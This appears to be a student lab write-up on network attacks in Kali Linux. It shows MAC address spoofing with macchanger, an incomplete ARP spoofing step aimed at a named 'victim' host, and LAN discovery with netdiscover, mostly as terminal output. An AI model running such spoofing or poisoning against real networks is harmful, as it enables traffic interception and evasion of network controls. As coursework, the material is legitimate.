
```
(kiran@Kali)-[~] ~: $ ifconfig eth0 | grep   
$ sudo macchanger -s eth0  
Current MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
Permanent MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
  
(kiran@Kali)-[~]  
$ sudo macchanger -A eth0  
Current MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
Permanent MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
New MAC: 1c:c1:de:11:b8:19 (Hewlett-Packard Company)  
  
(kiran@Kali)-[~]  
$ sudo macchanger -s eth0  
Current MAC: 1c:c1:de:11:b8:19 (Hewlett-Packard Company)  
Permanent MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
  
(kiran@Kali)-[~]  
$
```

- `sudo macchanger -r eth0`

```
(kiran@Kali)-[~] ~: $ ifconfig eth0 | grep   
$ sudo macchanger -s eth0  
Current MAC: 1c:c1:de:11:b8:19 (Hewlett-Packard Company)  
Permanent MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
  
(kiran@Kali)-[~]  
$ sudo macchanger -r eth0  
Current MAC: 1c:c1:de:11:b8:19 (Hewlett-Packard Company)  
Permanent MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
New MAC: 0a:64:e1:df:e9:d6 (unknown)  
  
(kiran@Kali)-[~]  
$ sudo macchanger -s eth0  
Current MAC: 0a:64:e1:df:e9:d6 (unknown)  
Permanent MAC: 08:00:27:31:b5:87 (CADMUS COMPUTER SYSTEMS)  
  
(kiran@Kali)-[~]  
$
```

## 2) ARP Spoofing:

An attack where a hacker impersonates the MAC address of another device on a local network. That results in the linking of an attacker's MAC address with the IP address of a legitimate computer or server on the network.





```
(kiran@Kali)-[~] $ ifconfig eth0 | grep []
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.101 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::864:e1ff:fedf:e9d6 prefixlen 64 scopeid 0x20<link>
    ether 0a:64:e1:df:e9:d6 txqueuelen 1000 (Ethernet)
    RX packets 34993 bytes 31082091 (29.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11791 bytes 2535137 (2.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 77 bytes 4997 (4.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 77 bytes 4997 (4.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


```
(kiran@Kali)-[~]
$
```

```
(kiran@Kali)-[~]
$ arp -a
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
(kiran@Kali)-[~]
$ sudo arp spoof
```

## Arp packet in wireshark



Check the route of the network



Check the arp -a the network interfaces

```
C:\Windows\System32\cmd.exe

E:\kiran>arp -a

Interface: 192.168.1.103 --- 0x7
    Internet Address      Physical Address      Type
    192.168.1.1           c8-3a-35-68-73-e0    dynamic
    192.168.1.108         08-00-27-31-b5-87    dynamic
    192.168.1.255         ff-ff-ff-ff-ff-ff    static
    224.0.0.22            01-00-5e-00-00-16    static
    224.0.0.251           01-00-5e-00-00-fb    static
    224.0.0.252           01-00-5e-00-00-fc    static
    239.255.255.250       01-00-5e-7f-ff-fa    static
    255.255.255.255       ff-ff-ff-ff-ff-ff    static

Interface: 192.168.137.1 --- 0x9
    Internet Address      Physical Address      Type
    192.168.137.255       ff-ff-ff-ff-ff-ff    static
    224.0.0.22            01-00-5e-00-00-16    static
    224.0.0.251           01-00-5e-00-00-fb    static
    224.0.0.252           01-00-5e-00-00-fc    static
    239.255.255.250       01-00-5e-7f-ff-fa    static
    255.255.255.255       ff-ff-ff-ff-ff-ff    static

Interface: 192.168.56.1 --- 0x11
    Internet Address      Physical Address      Type
    192.168.56.255        ff-ff-ff-ff-ff-ff    static
```

Here the victims ip address is 192.168.1.108 and the corresponding mac address is 08-00-27-31-b5-87

```
C:\Windows\System32\cmd.exe

E:\kiran>arp -a

Interface: 192.168.1.103 --- 0x7
    Internet Address      Physical Address      Type
    192.168.1.1           c8-3a-35-68-73-e0    dynamic
    192.168.1.108         08-00-27-31-b5-87    dynamic
    192.168.1.255         ff-ff-ff-ff-ff-ff    static
    224.0.0.22            01-00-5e-00-00-16    static
    224.0.0.251           01-00-5e-00-00-fb    static
    224.0.0.252           01-00-5e-00-00-fc    static
    239.255.255.250       01-00-5e-7f-ff-fa    static
    255.255.255.255       ff-ff-ff-ff-ff-ff    static
```

The ip address and MAC address in virtual machine of the victim machine

```
(kiran@Kali)-[~]
$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 0a:64:e1:df:e9:d6 brd ff:ff:ff:ff:ff:ff permaddr 08:00:27:31:b5:87
    inet 192.168.1.101/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 85587sec preferred_lft 85587sec
    inet6 fe80::864:e1ff:fedf:e9d6/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kiran@Kali)-[~]
$
```



## Check the devices present in the network

`sudo netdiscover -r 192.168.1.0/24`

```
(kiran@Kali)-[~]  
$ sudo netdiscover -r 192.168.1.0/24  
[sudo] password for kiran:   
KALI LINUX TOOL  
OFFENSIVE SECURITY
```

```
Currently scanning: Finished! | Screen View: Unique Hosts  
55 Captured ARP Req/Rep packets, from 3 hosts. Total size: 3300  
192.168.1.103: f4:d1:08:d0:a3:9a -> 192.168.1.103: 660 -> Intel Corporate  
192.168.1.109: ba:53:af:2e:8f:11 -> 192.168.1.109: 1020 -> Unknown vendor  
192.168.1.1: c8:3a:35:68:73:e0 -> 192.168.1.1: 1620 -> Tenda Technology Co., Ltd.  
[ ]
```

**Conclusion:** Hence, we have studied and performed several attacks from each layer of TCP/IP.